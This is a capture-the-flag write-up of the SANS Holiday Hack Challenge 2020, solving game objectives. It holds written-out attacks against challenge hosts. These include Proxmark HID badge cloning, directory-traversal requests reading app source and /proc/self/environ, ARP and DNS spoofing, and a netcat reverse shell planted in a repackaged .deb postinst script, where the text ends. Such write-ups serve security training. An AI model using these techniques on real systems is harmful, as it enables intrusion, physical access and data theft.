KRINGLECON 3: THERE AND BACK AGAIN

Prepared by Blake Bourgeois

SANS HOLIDAY HACK 2020

Executive Summary

The theme for this year's KringleCon is well described by the phrase "there and back again." We have gotten the chance to work with our old friends in the ElfU SOC once more. We've seen some familiar games and challenges from earlier this summer. For some reason, we ended up visiting most places twice under different circumstances… And, most importantly, we succeeded in restoring integrity to the Naughty/Nice blockchain by setting values back to their original values.

We are now in the third KringleCon, and despite the talent it attracts, as evidenced by its speaker list and attendees, Kringle Castle and KringleCon are still susceptible to attack. This just goes to show that no matter how talented, how resourced, and in Santa's case, how omniscient, you are—no enterprise is completely secure.

This year we had the unique opportunity to "take a walk in another's shoes" while lending our expertise throughout Kringle Castle. This gave us a close look at operations in Kringle Castled from multiple perspectives. It must be said that there are a lot of things that are being done right at Kringle Castle. However, despite all the improvements from lessons learned in 2018 and 2019, Kringle Castle was again compromised by a series of complex attacks. These attacks spanned from typical technical vulnerabilities (local file inclusion in web apps), to social engineering (Shinny Upatree allowing Jack Frost to submit his own report from an enterprise system), to supply chain attacks (if you can consider JF Consulting part of the supply chain and not a bad actor outright), to highly advanced blockchain manipulation.

While Christmas may only come once a year, Santa and his elves clearly have plenty of work to do year-round to maintain the security of their highly critical environment. The elves are clearly eager to learn and the continued hosting of KringleCon speaks to the commitment Kringle Castle has to continuous improvement. This incident should not be taken lightly, and Santa and his staff will need to use this year's findings to update their threat models and increase their readiness to continue to deal with the advanced persistent threats that are assuredly going to continue targeting Santa, Kringle Castle, and KringleCon.

Objectives

Objective 1

Question

What gift is Santa planning on getting Josh Wright for the holidays?

Answer

proxmark

Process

There is a billboard outside the staging area advertising to "Visit the North Pole, Exit 19." The billboard appears to be an image of Santa's desk, though the list on the desk appears to be warped as a crude measure to protect Christmas secrets.

While this obfuscation is likely more than sufficient to stop prying eyes from understanding the list's secrets while travelling on the nearby road, pedestrians outside the staging area may have more time to fully ingest the billboard or grab a reference copy for themselves.

By taking a digital copy of the billboard and uploading it into a photo editing program, like GIMP, it is possible to use digital transforms to reveal the list's contents. By using the "warp transform tool" set to "swirl clockwise" and applying it gradually to the warped areas of the photo, it was possible to make contents of the list legible.

In doing so, we find that Santa plans to get Josh a Proxmark. *(Unfortunately, during the events that transpired in this incident, the Proxmark Santa may have originally allotted for Josh may have been misplaced, but it was put to important use. Thanks, Josh!)*

Objective 2

Question

When you unwrap the over-wrapped file, what text string is inside the package?

Answer

North Pole: The Frostiest Place on Earth

Process

To access the file with the text string, we're told we need to retrieve it from the cloud and that the Wrapper3000 is on the fritz.

Josh Wright's KringleCon talk, "Open S3 Buckets: Still a Problem in 2020" (https://www.youtube.com/watch?v=t4UzXx5JHk0) helped to lay out some of the common ways that open S3 buckets are discovered, which is required going into this terminal.

Fortunately, the terminal already has Robin Wood's bucket_finder.rb script (https://digi.ninja/projects/bucket_finder.php) with a sample wordlist locally available.

Using some of Josh's tips I was able to find locked down buckets for things like santa2020, northpole, and elf but could not find any specific hits that lead me to uncovering the Wrapper3000 code.

However, it does turn out that access to the buckets is case sensitive, and that while Wrapper3000 did not score a hit, wrapper3000 did.

Using bucket_finder.rb with the download parameter retrieved a “package” from the wrapper3000 bucket.

The contents of the package appeared to be Base64 encoded text:

```
UEsDBAoAAAAAAIAwhFEbRT8anwEAAJ8BAAAcABwAcGFja2FnZS50eHQuWi54ei54eGQudGFyLmJ6Ml
VUCQADoBfKX6AXyl91eAsAAQT2AQAABBQAAABCWmg5MUFZJlNZ2ktivwABHv+Q3hASgGSn//AvBxDw
f/xe0gQAAAgwAVmkYRTKe1PVM9U0ekMg2poAAAGgPUPUGqehhCMSgaBoAD1NNAAAAyEmJpR5QGg0bS
PU/VA0eo9IaHqBkxw2YZK2NUASOegDIzwMXMHBCFACgIEvQ2Jrg8V50tDjh61Pt3Q8CmgpFFunc1Ip
ui+SqsYB04M/gWKKc0Vs2DXkzeJmiktINqjo3JjKAA4dLgLtPN15oADLe80tnfLGXhIWaJMiEeSX99
2uxodRJ6EAzIFzqSbWtnNqCTEDML9AK7HHSzyyBYKwCFBVJh17T636a6YgyjX0eE0IsCbjcBkRPgkK
z6q0okb1sWicMaky2Mgsqw2nUm5ayPHUeIktnBIvkiUWxYEiRs5nFOM8MTk8SitV7lcxOKst2QedSx
Z851ceDQexsLsJ3C89Z/gQ6Xn6KBKqFsKyTkaqO+1FgmImtHKoJkMctd2B9JkcwvMr+hWIEcIQjAZG
hSKYNPxHJFqJ3t32Vjgn/OGdQJiIHv4u5IpwoSG0lsV+UEsBAh4DCgAAAAAAgDCEURtFPxqfAQAAnw
EAABwAGAAAAAAAAAAAAKSBAAAAAHBhY2thZ2UudHh0LloueHoueHhkLnRhci5iejJVVAUAA6AXyl91
eAsAAQT2AQAABBQAAABQSwUGAAAAAAEAAQBiAAAA9QEAAAAA
```

I reviewed the decoded text and initially noticed what appeared to be the ZIP file header, starting with “PK.”

The following command will convert the encoded string into an actual ZIP file we can interact with:

```
base64 -d package > package.zip
```

To unzip the file we use

```
unzip package.zip
```

which provides us with “package.txt.Z.xz.xxd.tar.bz2.”

At each step, using the “file” command and viewing the file data with cat to peek at the header helped determine next steps—however, this was largely unnecessary as the file extensions were true and accurate.

The following sequence of commands finishes unwrapping the file:

```
bzip2 -d package.txt.Z.xz.xxd.tar.bz2

tar -xf package.txt.Z.xz.xxd.tar

xxd -r package.txt.Z.xz.xxd > package.txt.Z.xz

xz -d package.txt.Z.xz

gunzip package.txt.Z

cat package.txt
```

Objective 3

Question

What is the supervisor password for the point-of-sale terminal?

Answer

santapass

Process

If you attempt to access the Santa Shop POS next to Sugarplum Mary, it shows that the terminal is locked out but offers an offline version for inspection.

Downloading the file provides “santa-shop.exe.”

Since we were interested in inspecting the contents of the file, my first guess was to use 7zip to attempt to unzip it. Unzipping files can lead to all sorts of interesting discoveries, and this hunch appears to have been a good one.

This revealed an uninstall file and a directory named “$PLUGINSDIR.”

$PLUGINSDIR contained an actual 7z archive, “app-64.7z,” which I also unzipped.

The top level of the extracted directory contained some files and DLLs which didn’t look promising for uncovering a password. However, the “resources” folder contained a file called “app.asar,” which did correspond with something Sugarplum Mary had mentioned when discussing the initial trouble with the POS.

I opened the “app.asar” file in VS Code to view it’s contents, ignoring the message that the file might be binary or an unsupported encoding.

Immediately, the file was identifiable as an HTML document, with some CSS and Javascript that make up the application. Near the top of the file, a constant named “SANTA_PASSWORD” was defined with the value of “santapass.”

Objective 4

Goal

Operate the Santavator

Elevator Panel Layout

Sparkle Redberry provides a key which can be used to open the panel inside the elevator.

By collecting specific elements in the overworld, we can change the color of the light stream using bulbs and redirect the light stream using different odds and ends from around the castle.

Ultimately, the layout below will power the elevator for all floors (provided all other pre-requisites are met for the given floor, be it a button or the fingerprint of a VIP).



Figure 1: While haphazard, the following configuration will power all the buttons after a few seconds delay

Objective 5

Goal

Open the HID lock in the workshop.

Process

There was a Proxmark on the floor of the Wrapping Room *(Again, I hope it wasn't intended for Josh, and if so, that it was replaced promptly!)*

I have never had access to a Proxmark before, so I headed off to see the talks knowing that Larry Pesce was presenting "HID Card Hacking" (https://www.youtube.com/watch?v=647U85Phxgo) which appeared to be highly relevant.

Larry's talk provided helpful details regarding how the data on the cards was laid out, how organizations typically organize their cards, and how to utilize a Proxmark device.

Following the talk, I went around Kringle Castle to capture badges from elves by standing near them, opening the Proxmark, and issuing the following command:

```
lf hid read
```

Eventually, I acquired the following six tags, ensuring I kept each tag's association with its elf:

```
Noel Boetie:
#db# TAG ID: 2006e22f08 (6020) - Format Len: 26 bit - FC: 113 - Card: 6020
Sparkle Redberry:
#db# TAG ID: 2006e22f0d (6022) - Format Len: 26 bit - FC: 113 - Card: 6022
Bow Ninecandle:
#db# TAG ID: 2006e22f0e (6023) - Format Len: 26 bit - FC: 113 - Card: 6023
Holly Evergreen:
#db# TAG ID: 2006e22f10 (6024) - Format Len: 26 bit - FC: 113 - Card: 6024
Shinny Upatree:
#db# TAG ID: 2006e22f13 (6025) - Format Len: 26 bit - FC: 113 - Card: 6025
Angel Candysalt:
#db# TAG ID: 2006e22f31 (6040) - Format Len: 26 bit - FC: 113 - Card: 6040
```

Larry mentioned that typically, security staff and VIPs may get their card first. Even if I did not have a valid card, the facility code for all the elves was 113 and could reliably be used when guessing other cards.

I figured I had enough information and went to the locked door in the workshop.

I initially tried Noel's card, 6020, followed by 6021 since I found it suspicious that it was missing (though I may have just missed an elf somewhere). I found Angel's card number of 6040 also suspicious since it was so far apart from the other elves, but it didn't do anything.

I was hesitant to do too much bruteforcing against the door, since each attempt took 10 seconds. It was possible that the code would be at some unknown offset before Noel's earliest number, or somewhere closer to Angel's card.

However, when collecting cards across the castle and talking to the resident elves, Fitzy Shortstack did mention that Santa particularly trusted Shinny Upatree. I had collected Shinny's badge earlier, so I went back to the door and issued the following command in the Proxmark:

```
lf hid sim -w H10301 --fc 113 --cn 6026
```

This successfully opens the door in the workshop.

Objective 6

Question

What is the name of the adversary group that Santa feared would attack KringleCon?

Answer

The Lollipop Guild

Process

Initially, the ElfU SOC Splunk terminal is locked down and cannot be accessed as we are not part of the SOC nor are we Santa. However, something unexplainable happens behind the locked door of the workshop after completing the previous objective, which does indirectly allow us to access Splunk and interface with the good elves in the SOC.

In this exercise, we are tasked with looking through the logs with the help of Alice Bluebird to answer a series of questions, documented below.

Splunk Question 1

Q: How many distinct MITRE ATT&CK techniques did Alice emulate?

A: 13

Alice shared the following command to help orient us with the layout of the ElfU SOC Splunk environment:

```
| tstats count where index=* by index
```

The naming scheme of the indexes, other than "attack" all align with the technique IDs in the ATT&CK Matrix (http://attack.mitre.org/). Some of the indexed techniques have multiple sub-techniques or "main" vs "win" variants.

To answer this, I manually counted the number of distinct techniques that appeared to be indexed.

Splunk Question 2

Q: What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003?

A: t1059.003-main t1059.003-win

Using the same search from Question 1, I found the two indexes related to T1059.003.

Had there been many more indexes making a manual search tedious or unfeasible, we can understand the naming scheme of the indexes and use the following search to narrow results down to the specified techniques:

```
| tstats count where index=t1059.003* by index
```

Splunk Question 3

Q: One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

A: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography

System Information Discovery resolves to ATT&CK technique T1082: https://attack.mitre.org/techniques/T1082/

Alice also provides the Atomic Red Team Github repo (https://github.com/redcanaryco/atomic-red-team/tree/master/atomics).

Now that we have a technique, and we have a resource that maps detections to techniques, we can find a resource related to T1082 within the Atomic Red Team resources that will provide the appropriate detection for the specified registry query.

Searching for "MachineGuid" in this detection list (https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1082/T1082.yaml) reveals the proper key.

Splunk Question 4

Q: According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed?

A: 2020-11-30T17:44:15Z

Alice shares this query for looking at attack activity in the range:

```
index=attack
```

Since we're interested in the first OSATP related execution, I improved the query and made discovering the first event faster with this search:

```
index=attack AND OSTAP | sort _time
```

Splunk Question 5

Q: One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on Github. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessID associated with the first use of this component?

A: 3648

frqnca doesn't have very many repositories available (https://github.com/frgnca?tab=repositories). In fact, I was initially concerned I was not looking at the correct repository.

It didn't look promising, so I went back to Splunk and attempted a few searches for frgnca or other variants without any hits.

I went back to the "index=attack" search and began looking through the different test names when I came across the test "using device audio capture commandlet." Based on the wording of the question, I understood we needed the first use, so I used the following query to see all the related attacks:

```
index=attack "Test Name"="using device audio capture commandlet"
```

From these results, I saw that the first use was at 2020-11-30T17:05:11Z.

Initially, I started searching all indexes and using the timeline picker to zoom in around that time. However, this did not reveal any results that were related to this test or the frgnca cmdlets.

It turns out there is an ATT&CK technique solely related to Audio Capture: https://attack.mitre.org/techniques/T1123/

The Sysmon data is not in the attack index, so we had to pivot with our timestamp. Based on the ATT&CK data, I understood we should look at indexes associated with T1123. Looking through results in the fields previews, I found that there is a source specifically for Sysmon. We were told the Event ID. Finally, looking at the AudioDeviceCmdlets repository on frgnca's Github, we know that all the cmdlets use the format [verb]-AudioDevice. Based on this information, I came up with the following query:

```
index=T1123* source="XmlWinEventLog:Microsoft-Windows-Sysmon/Operational"
EventID=1 CommandLine=*AudioDevice*
```

From these results, I was able to find the first event at 7:25 PM and see the associated ProcessID.

Splunk Question 6

Q: Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command for this multi-line batch file used as part of this simulation?

A: quser

When I am not attending KringleCon, I am primary a security analyst that specializes in Windows systems. Based on this, I figured that any attack abusing run keys was probably associated with T1037: Boot or Logon Initialization Scripts (https://attack.mitre.org/techniques/T1037/) or T1547: Boot or Logon Autostart Execution (https://attack.mitre.org/techniques/T1547/).

Using the following query, I was able to discover a few associated file names:

```
index=T1547* OR index=T1037* AND *.bat
```

Immediately, batstartup.bat seemed like a great candidate since it was present in multiple process command lines.

I attempted to use the timeline view to look around events related to execution of the batstartup.bat file. It didn't uncover anything, and certainly not any granular commands. Had this been a Powershell script, and script block logging were enabled, it might be possible to discover the exact command run when and if the batch file executed. Even web searches for the "batstartup.bat" were unhelpful.

However, if we look at the "TargetFilename" field, virtually all the files are from "C:\AtomicRedTeam\tmp\atomic-ted-team-local-master\ARTifacts\" with a few, presumably ATT&CK technique specific atomics, other batch files mixed in.

The discovery.bat ARTifact (https://github.com/redcanaryco/atomic-red-team/blob/master/ARTifacts/Misc/Discovery.bat) ended up being the correct candidate. While it didn't seem possible to find evidence linking the running of the discovery.bat file on a command-by-command basis, the file on Github was enough to see the final command and determine "quser" as the answer.

Splunk Question 7

Q: According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?

A: 55FCEEBB21270D9249E86F4B9DC7AA60

Alice provided the following index and source to begin looking for this answer:

```
index=* sourcetype=bro*
```

Using the fields navigator, I was able to narrow down the "certificate.subject" field to the only host that appeared to match the criteria, "win-dc-748.attackrange.local" which has the required certificate.serial field.

Splunk Challenge Question

Q: What is the name of the adversary group that Santa feared would attack KringleCon?

A: The Lollipop Guild

After answering all the Splunk questions, Alice provides the following base64 encoded ciphertext:

```
7FXjP1lyfKbyDK/MChyf36h7
```

She also mentions that it uses an old algorithm, with a key, and that they don't "care about RFC 7465." When "Santa" probes Alice on his favorite phrase, Alice expresses that she can't believe the "Splunk folks put it in their talk!"

I hadn't watched it yet, but Dave Herrald of Splunk presented the useful "Adversary Emulation and Automation" talk (https://www.youtube.com/watch?v=RxVgEFt08kU) at KringleCon this year.

As it turns out, Dave goes through a lot of the important bits required for this challenge, like going through ATT&CK techniques and the Atomic Red Team resources.

However, "the most important slide that you might want to take note of if you're preparing for the Splunk challenge within the Holiday Hack Challenge 2020" reads "Stay Frosty."

Now that I was armed with a Base64 encoded string, and a likely key, I went to CyberChef (https://gchq.github.io/CyberChef/), added "From Base64" to the recipe.

At 11 characters, this wouldn't play well with a block cipher so I went through the list of the available encryption operations until I came across RC4. Selecting RC4 with the passphrase of "Stay Frosty" reveals the output of "The Lollipop Guild."

This discovery could have been easier, but I accidentally wrote "RFC 7464" in my notes and was therefore very confused about the relevance of Alice's comment and therefore manually searched through the CyberChef options for something that would take my key. Whoops!

Objective 7

Goal

Solve the Sleigh's CAN-D-BUS Problem

Process

Unfortunately, I don't have any experience with the CAN Bus, though I do keep an OBD-II reader in my vehicles due to a history of chronic issues with every vehicle I own.

Fortunately, Chris Elgee's super-accessible presentation of "CAN Bus Can-Can" (https://www.youtube.com/watch?v=96u-uHRBI0I) at KringleCon this year prepared me for going into this challenge.

Unlike the associated terminal challenge (*detailed under the "CAN-Bus Investigation in the Terminals and Challenges section)*, there's no good, static output to analyze—these are live results from a live system.

After looking at the amount of raw data coming out the CAN-D-BUS interface, I figured the best way to go would be to interface with the available options (quickly, frequently) and take a capture of the results. Based on my testing, I discovered the following values and ranges:

```
START: 02A#00FF00

STOP: 02A#0000FF

UNLOCK: 19B#00000F000000

LOCK: 19B#000000000000

STEERING (POSITIVE): 019#00000001 to 019#00000032 (hex values representing 1-
50)

STEERING (NEGATIVE): 019#FFFFFFCE to 019#FFFFFFFF (-50 to -1)

STEERING (NEUTRAL): 019#00000000

BRAKE: 080#000001 to 080#000064 (1-100)
```

The brake data was a little off. When moving the brakes to a small value, maybe up to 3, things worked as expected. When crossing over into a value of 4 and up, there was an incredible amount of noise using high ranged values.

Initially in testing, I was wondering if the numbers were similar to the negative values when modifying the steering parameters. Maybe these indicated some kind of delta between braking values, potentially indicating that braking power was lessening or degrading. However, when the brakes would stay assigned at a single value, these "noisy" values continued to shift up and down.

Steering could be just a tad bit funny, as well—when held at it's max value, the upper limit should be 0x32. However, the steering would sometimes jump to 0x33. I took a note just in case this might have been something malicious or unexpected.

I could not get any readings associated with acceleration, but RPM appeared to exclusively use the ID 244 with a hex value that translated to the current RPM in decimal.

Wunorse might be more talkative than usual depending on who is around when he's spoken to. When the pressure is off, Wunorse will mention that the brakes shudder after some pressure and the door locks are acting oddly.

After this tip. I knew I could focus on outliers specifically for 19B and 080 events.

By excluding events we knew were benign and within expected ranges, it was possible to isolate the few events that were not typical.

```
ID: 19B; Operator: Equals; Criterion: 0000000F2057

ID: 080; Operator: Contains; Criterion: FF
```

The frequent, unexpected door lock code of 0xF2057 and any brake value that was out of the expected range containing "FF" should be excluded to fix the CAN-D-BUS and complete the challenge.

Objective 8

Question

What value is in the environment variable GREETZ on the Tag Generator?

Answer

JackFrostWasHere

Process

Santa was critical to this operation. Thus, in some contexts, Noel might be more willing to discuss the issues with the application. This is good practice for OpSec in Kringle Castle, but it doesn't fix the development issues with the tag generator.

Any app that allows file uploads is suspect—who knows what someone might try to upload to your system and what it might do once it's there.

That being said, the first thing I attempted to do following Noel's comment was to upload an executable—there's no reason a fun Tag Generator should even allow an .exe file.

This was fruitful, as I received the following error:

```
ERROR

Something went wrong!

Error in /app/lib/app.rb: Unsupported file type: /tmp/RackMultipart20201211-1-
515nrt.exe
```

Through some quick testing, this occurred with exe, py, rb, ini, and dll files.

Other errors related to /app/lib/app.rb appeared in the console when trying to access other functions revealed in the javascript code, like the upload endpoint.

After looking a little at the failed uploads, and successful image uploads that were retrieved via "image?id=[generated file name]" and some tips from Holly Evergreen, it seemed a local file inclusion vulnerability (and possibly even remote code execution) would be possible.

In this challenge, being Windows centric was probably beneficial—while browsers and other utilities might tend to interpret results in a very specific way based on the returned content-type, Powershell's "invoke-webrequest" has some easy to use parameters that help in this challenge.

The following Powershell command abuses directory traversal to dump the entire contents of app.rb:

```
(Invoke-WebRequest https://tag-generator.kringlecastle.com/image?id=../../../app/lib/app.rb).RawContent
```

The code reveals two things: there's some weirdness in how the web app extracts files, with special attention given to ZIP files and special characters, and that, obviously, the web app is susceptible to an LFI vulnerability allowing users to read virtually any file that the web app process can read.

Based on the comments surrounding ZIP file restrictions, and then doing some research regarding ZIP exploits in Ruby applications, it was clear this app was vulnerable to directory traversals in malformed ZIP files, like what is possible in this "evilarc" repo: https://github.com/ptoomey3/evilarc. This would allow an attacker to place a file anywhere in the file system that the web app process has write permissions. With this, we could deploy a forbidden file type from a ZIP in an unintended place—ideally somewhere that it could get executed.

Using the LFI vulnerability, it was possible to discover directories (but not their contents) and the contents of any existed file that could be correctly guessed. Looking at /etc/passwd it was clear there was an account called "app" and the directory /home/app did exist. However, using evilarc to push an authorized_keys file (because SSH was available on the host) did not work as /home/app/.ssh/ did not exist. It did not seem possible to use this suite of tools to create arbitrary directories and we were limited to directories that already existed on the host.

I attempted to look for cron files but didn't find anything immediately that would run arbitrary code that we dumped in the /tmp/ directory through the typical upload function or with the ZIP vulnerability. I considered that I might be able to overwrite /app/lib/app.rb with a Ruby script that dumped the results of the ENV command, but that didn't seem worth the risk of disrupting the entire app had it been possible.

However, famously, in Linux "everything is a file." Therefore, the following command netted the environment variables, discovering what was in GREETZ:

```
PS C:\ > (Invoke-WebRequest https://tag-generator.kringlecastle.com/image?id=../../../../proc/self/environ).RawContent
HTTP/1.1 200 OK
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
Content-Length: 399
Content-Type: image/jpeg
Date: Sat, 12 Dec 2020 14:28:14 GMT
Server: nginx/1.14.2
```

```
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin.HOSTNAME=3acd3f464d04.RUBY_MAJOR=2.7.RUBY_VERSION=2.7.0.RUBY_DOWNLOA
D_SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343.GEM_
HOME=/usr/local/bundle.BUNDLE_SILENCE_ROOT_WARNING=1.BUNDLE_APP_CONFIG=/usr/lo
cal/bundle.APP_HOME=/app.PORT=4141.HOST=0.0.0.0.GREETZ=JackFrostWasHere.HOME=/
home/app.
```

Objective 9

Question

Who recused herself from the vote described in the "NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt" document?

Answer

Tanta Kringle

Process

The hints for this challenge, and the context from the related terminal challenge, assert that we will be performing a machine-in-the-middle attack against an infected host to get a shell on the target host.

There are also sample scripts and .deb packages available on the box after logging in.

The first hint is to listen on the network with the following command, and view its associated output:

```
tcpdump -nni eth0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
16:42:27.105888 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```

Aligned with our hint, we see that the target host at 10.6.6.35 sending out ARP requests for the host at 10.6.6.53. To get more context on what the target host is doing, we can send back an ARP reply claiming to be 10.6.6.53.

To do so, there is already an "arp_resp.py" script within the ~/scripts folder that is a good start for the attack.

The script will automatically gather our host IP and MAC address, but we need to fill out additional details to forge the request, including the target's IP and MAC address, the ARP packet fields, and the address to spoof.

We know the target's IP address is 10.6.6.35. By pinging the host, we can get information on it in our own ARP table, like so:

```
arp 10.6.6.35
Address                  HWtype  HWaddress           Flags Mask Iface
arp_requester.guestnet0  ether   4c:24:57:ab:ed:84   C          eth0
```

With this info, we now should have everything we need available to perform the attack.

Within the “arp_resp.py” script, the ethernet packet should be configured with the 4c:24:57:ab:ed:84 MAC address of the target as the destination, with our MAC address as the source.

For the ARP response packet, the destination protocol address will be the target’s 10.6.6.35, the opcode set to “2” (for reply), the protocol address length set to “4” (for IPv4), the hardware address length set to “6” (specifying the length of a standard IEEE 802 MAC address), the protocol type set to “IPv4,” the hardware type set to “0x1” (for Ethernet), the sender hardware address will be our MAC address, the sender protocol address will be the spoofed value of “10.6.6.53,” and the destination hardware address will be the victim MAC of 4c:24:57:ab:eb:84 again.

Note: The code utilized is available under the Appendix header “my_arp.py”

In some cases, it is required to consistently send the falsified ARP response to a host, so it keeps the incorrect association rather than learning the real MAC address for the requested IP. To do this, I set up a basic, incrementing counter at the end of the script that sends the malicious response to the target’s request. This allows me to run the script for 200 iterations, which will allow me to focus on running the next layer of scripts required for the objective.

By running the ARP script in one of the tmux panes and running the “tcpdump” command again in the main window, we can see that the ARP response was successful and the target machine is now sending our host traffic intended for 10.6.6.53.

This reveals the following DNS request:

```
17:42:51.190188 IP 10.6.6.35.9252 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
```

Fortunately, the ~/scripts directory also contains a dns_resp.py script to perform a similar attack against the DNS request, just as we did with the initial ARP request.

Again, we needed to provide our MAC address and the target’s MAC, along with their destination IP address and our spoofed IP.

In this script, we needed to craft the entire DNS response packet. It took a little work to figure out how this packet would get created, specifically how the nested DNSRR objects worked in the answer section.

However, by opening scapy directly and creating a blank DNS packet and interacting with all the fields in the packet, I discovered how to accurately set the answer for 10.6.6.35 to point ftp.osuosl.org to our own host.

Note: The code utilized is available under the Appendix header “my_dns.py”

To run this script, I first made sure that “my_arp.py” was running in one of my tmux panes, that tcpdump was running a capture, and then I kicked off the new “my_dns.py” in the third pane.

The tcpdump output changed, indicating that there were new packets being sent to my host after the DNS response. The original hints from the challenge indicated the target host was “performing an HTTP request for a .deb package.”

The easiest way to figure out what that would be was to stand up a web server that could log the failed hit against a local resource.

Since I was assured my scripts were working, I cancelled my tcpdump command and ran this command to run the python simple HTTP server:

```
python3 -m http.server 80
```

If it had been a while, it was also necessary to kick off the my_arp.py and my_dns.py scripts in their respective tmux panes. The next time the target reaches out to what it believes is ftp.osuosl.org, we will get a view of what target is looking to download. The following request was logged by the python http.server module:

```
10.6.6.35 - - [12/Dec/2020 19:33:10] code 404, message File not found
10.6.6.35 - - [12/Dec/2020 19:33:10] "GET /pub/jfrost/backdoor/suriv_amd64.deb
HTTP/1.1" 404 -
```

Therefore, we need to create a mirror of that directory structure and set up the python http.server again at its root and deploy a suriv_amd64.deb file that can execute our desired contents.

Alabaster provided the following resource that details how to unpackage and repackage .deb files with custom payloads: http://www.wannescolman.be/?p=98

As mentioned before, the host has a set of .deb files at ~/deb.

Just in case one of these may have been pre-configured, I unpacked each one and checked out their contents, focusing especially on the "postinst" files used in the article.

There was nothing particularly interesting that I discovered through my quick look at the .deb collection. However, since I did have installation files for netcat in the ~/debs folder, I considered that using a netcat installation file and using a netcat reverse shell would be the quickest and easiest option. In the event that the target machine did not have netcat installed, bundling the netcat command after a netcat installation should ensure that there are no problems utilizing it in an attack.

I followed Wannes Colman's guide on unpacking the netcat-traditional_1.10-41.1ubuntu1_amd64.deb file and added the following command to the end of the postinst file:

```
nc -e /bin/sh 10.6.0.2 8140
```

